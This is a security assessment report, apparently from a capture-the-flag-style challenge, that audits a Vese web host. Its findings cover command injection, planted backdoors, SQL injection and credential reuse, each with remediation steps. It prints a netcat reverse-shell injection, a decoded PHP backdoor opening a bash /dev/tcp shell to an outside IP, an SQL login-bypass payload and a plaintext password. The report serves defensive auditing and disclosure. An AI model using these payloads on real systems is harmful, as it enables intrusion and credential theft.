

CapyPwners Security

Security Assessment Findings Report

Date: November 19th, 2022

# Contact Information

|  |  |
| --- | --- |
|  |  |

|  |  |  |
| --- | --- | --- |
| Name | Title | Contact Information |
| **NUWE x Schneider Electric** | | |
| revbeef | Participant | Email: karol.rzepka2.stud@pw.edu.pl  Github: https://github.com/krzepka |
| zxcvwrs | Participant | Email: wolertr@gmail.com  Github: https://github.com/zxcvwrs |
| fortis1 | Participant | Email: mateuszmianovany@gmail.com  Github: https://github.com/f0rtis1 |

# Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

| Severity | CVSS V3 Score Range | Definition |
| --- | --- | --- |
| Critical | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| High | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| Moderate | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| Low | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| Informational | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

# Scope

|  |  |
| --- | --- |
| Assessment | Details |
| Security Audit | The scope of this security audit was limited to host machine with IP of 13.40.34.151 with the following virtual hosts:   * vese.com * contact.vese.com * internal.vese.com |

## **Security Audit Findings**

During security audit, total of 13 vulnerabilities was found:

* 5 **critical**
* 3 **high**
* 3 **moderate**
* 2 **low**


All vulnerabilities and proof of concepts have been detailed in the report below.

Command Injection – 13.40.34.151:6969 (**Critical**)

|  |  |
| --- | --- |
| * **Description:** | Command Injection in Vese Pseudo-Terminal |
| * **Impact:** | **Critical** |
| * **System:** | Ubuntu 22.04.1 LTS |
| * **Location:** | 13.40.34.151:6969 |
| * **References:** | https://attack.mitre.org/techniques/T1202/ |

**Exploitation Proof of Concept**

Attackers can connect to Vese pseudo-terminal without any authentication.



There is a *banner* command that allows user to set a banner with:

*banner –s <new\_banner\_name>*

However, this functionality can be abused to make pseudo-terminal execute system commands by adding a semicolon at the end, followed by a command:

*banner –s <new\_banner\_name>; <system\_command>*

*banner*



This allows attackers to execute any system command, like reverse shells, to establish a stable connection.   
*banner –s New-Banner; nc –e /bin/bash <attacker\_IP> <attacker\_port>*

*banner*

The vulnerability exists in *~/vese-projects-code/pseudo-terminal/switch.py* file in *cmd\_banner()* function. New banner text is processed directly in the shell with *os.popen()* function:

*cmd = "figlet {}".format(self.banner\_text)*

*return str(os.popen(cmd).read()).encode('utf-8'), STATUS\_ALIVE*

This allows attackers to inject and execute their commands in a system shell.

**Remediation**


|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1**: Require user authentication to log in to pseudo-terminal. Additionally, consider restricting IP address ranges that can attempt to connect to the terminal.  **Item 2:** Do not allow user to call out to OS commands from application-layer code. Removing code that formats the banner with *os.popen()* function is highly suggested. If that is not possible, a **very** strong user input validation must be implemented.  **Additional Recommendations**: Application seems to allow to connect only one user at a time. If the application is supposed to have more than one connection at a time, server-side connection handling in *terminal.py* file needs to be changed. |

Persistent reverse shell – 13.40.34.151 (Critical)

|  |  |
| --- | --- |
| * Description: | Backdoor in the contact form |
| * Impact: | **Critical** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location | /home/it\_consultant/vese-projects-code/websites/php/test\_comment.php and  http://contact.vese.com/ |
| * References: | https://attack.mitre.org/tactics/TA0003/ |

**Exploitation Proof of Concept**

The *test\_comment.php* file located in the */home/it\_consultant/vese-projects-code/websites/php/* folder, contains an obfuscated line of code (line number 20) in base64:



*426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34*

When decoded, it shows a reverse shell (backdoor) that abuses the contact form in the website:


**Backdoor decoded decoded using base64:**

*if ($name == "test1" && $email == "test@test.com" && $message == "test2"){*

*system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");*

*}*

Adversaries may trigger the reverse shell by submitting a form containing information shown below:



**Remediation**

|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Remove the backdoor from the file */home/it\_consultant/vese-projects-code/websites/php/test\_comment.php*  (remove the line number 20 presented on the picture below): |

Persistent reverse shell – 13.40.34.151 (Critical)


|  |  |
| --- | --- |
| * Description: | Persistent reverse shell |
| * Impact: | **Critical** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location | */usr/bin/anew* |
| * References: | https://attack.mitre.org/techniques/T1053/ |

**Exploitation Proof of Concept**

On root user there is a reverse shell that is scheduled to run at 23:59 every single day. By executing *crontab –l*, script is shown. Adversaries abused the scheduling the task/job in crontab allowing **persistence** on the system:

Trwa wstawianie obrazu...

The file is located in the */usr/bin/anew*. When analyzing the file in **Ghidra tool,** the decompiled *main* function that is executed is shown below:



The program creates a socket and connects to the hardcoded IPv4 address 10.10.10.10. After the connection succeeds it executes */bin/sh*, giving attackers the reverse shell.

**Remediation**


|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Remove the script located at */usr/bin/anew*  **Item 2:** Remove scheduled malicious task (*/usr/bin/anew*) from root crontab  **Additional Recommendations:** Check privileges of user accounts and remediate Privilege Escalation so that only authorized administrators can create scheduled tasks. |

Remote shell by SSH Authorized Keys – 13.40.34.151 ( (Critical)

|  |  |
| --- | --- |
| * Description: | Added unknown ssh public key to user eliseo |
| * Impact: | **Critical** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location | /home/eliseo/.ssh/id\_rsa.public.key) |
| * References: | https://attack.mitre.org/techniques/T1098/004/ |

**Exploitation Proof of Concept**

Bash history located at */home/eliseo/.bash\_history* shows a successful attempt to maintain persistence on a victim host with downloaded *id\_rsa.public.key* from adversary source.

Downloaded *id\_rsa.public.key* are placed under */home/eliseo/.ssh/authorized\_keys* to maintain persistence.

**Remediation**


|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Remove adversary *id\_rsa.public.key* from the */home/eliseo/.ssh/id\_rsa.public.key*  **Item 2:** Restrict access to the *authorized\_key*s file |

Unix Configuration Modification, malicious alias – 13.40.34.151 (Critical)

|  |  |
| --- | --- |
| * **Description:** | Malicious *sudo* alias that steals user password |
| * **Impact:** | **Critical** |
| * **System:** | Ubuntu 22.04.1 LTS |
| * **Location:** | /home/johnsysadmin/.profile/fsudo |
| * **References:** | https://attack.mitre.org/techniques/T1546/004/ |

**Exploitation Proof of Concept**

User *johnsysadmin* has *complete sudo* privileges. At the same time, attackers created a malicious *fsudo* script in */home/johnsysadmin/.profile*:



The script steals user password and saves it to */etc/pass.txt* file. The reason this script is ran when executing *sudo* command is because of malicious alias in */home/johnsysadmin/*.*bashrc* file:

*alias sudo=/home/johnsysadmin/.locale/fsudo*

**Remediation**


|  |  |
| --- | --- |
| * **Who:** | **IT Team** |
| * Vector: | Remote |
| * Action: | **Item 1:** Remove malicious alias from */home/johnsysadmin/*.*bashrc* file.  **Item 2:** Consider limiting *sudo* access even for admin users.  **Item 3:** Restrict sensitive file and directory permissions. |

SQL Injection – http://internal.vese.com/ (High)

|  |  |
| --- | --- |
| * **Description:** | SQL Injection in Login Page |
| * **Impact:** | **High** |
| * **System:** | Ubuntu 22.04.1 LTS |
| * **Location** | http://internal.vese.com/ |
| * **References:** | https://attack.mitre.org/techniques/T1190/ |

**Exploitation Proof of Concept**


The login application leaks database errors. This can give attackers an insight into what database is running on the server. To trigger a database error, attackers can send a single quote in *username* field:




Application responds with:

*Unable to prepare MySQL statement (check your syntax) - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''')' at line 1*

Knowing what kind of database is running (MariaDB), attackers can prepare a special payload that will be injected into SQL query that bypasses login authorization:







However, if a username is known, it is possible to log in as a specific user without providing the password. The following payload successfully logs in as user *dstewart*:

*username* *= x') OR username='dstewart'#*

*password = x*





**Remediation**

|  |  |
| --- | --- |
| * **Who:** | IT Team |
| * **Vector:** | Remote |
| * **Action:** | **Item 1**: Do not deploy a database to production server with debugging enabled. Remove calls to *public function error($error)* in ~*/vese-projects-code/websites/php/DB.php.*  **Item 2**: Change unsafe and injectable SQL query in *~/vese-projects-code/websites/php/login.php* to prepared statements, which separates the user input from actual SQL code. An example of prepared query is shown below:  $sql= "SELECT \* FROM users WHERE password=? AND username=?";  $query= $conn->prepare($sql);  **Item 3**: Change password hashing algorithm from MD5 to SHA-512 with salt. MD5 is not considered secure anymore and can be cracked relatively easily. |

Creating users – 13.40.34.151 (High)


|  |  |
| --- | --- |
| * Description: | Creating user *smb* |
| * Impact: | **High** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location | */home/smb* |
| * References: | https://attack.mitre.org/techniques/T1136/ |

**Exploitation Proof of Concept**

Attackers created a Linux user *smb.* The name of the user is purposefully misleading, as *smb* is also a valid Linux Server Message Block protocol program.



The attackers have also included an executable file */home/smb/.locale/creanme* that prompts shell.



This allows attackers to persist on the system and execute commands while looking like a regular program.

**Remediation**


|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Remove user *smb* from system users. |

Reused password – 13.40.34.151 (High)


|  |  |
| --- | --- |
| * Description: | Password for MQTT broker is the same as password for user: johnsysadmin |
| * Impact: | **High** |
| * System: | Ubuntu 22.04.1 LTS |
| * References: | https://attack.mitre.org/mitigations/M1027/ |

**Exploitation Proof of Concept:**

From MQTT traffic it is possible to capture that password for MQTT broker (the password is **eL\_Administrador\_dE\_SisteMaS**)



Same password is used on the machine with IP address: 13.40.34.151 on the user: **johnsysadmin**. By reusing the password it is possible to elevate privileges and obtain root user on the compromised system.




**Remediation**

|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Do not reuse administrator account across systems.  **Additional Recommendations**: Ensure password complexity and uniqueness such that the passwords cannot be cracked or guessed. |

Unsecured Credentials – 13.40.34.151 (Moderate)

|  |  |
| --- | --- |
| * Description: | Passwords put in comments |
| * Impact: | **Moderate** |
| * System: | Ubuntu 22.04.1 LTS |
| * Location | */root/vese-project-dockers/nginx/db/setup.sql* |
| * References: | https://attack.mitre.org/techniques/T1552/ |

**Exploitation Proof of Concept**

The file */root/vese-project-dockers/nginx/db/setup.sql*, though accessible only with the root privileges, contains passwords in plaintext next to each user login records:  


**Remediation**

|  |  |
| --- | --- |
| * Who: | IT Team |
| * Vector: | Remote |
| * Action: | **Item 1:** Remove sensitive comments from the */root/vese-project-dockers/nginx/db/setup.sql* file  **Additional Recommendations:** Check other files for sensitive information |

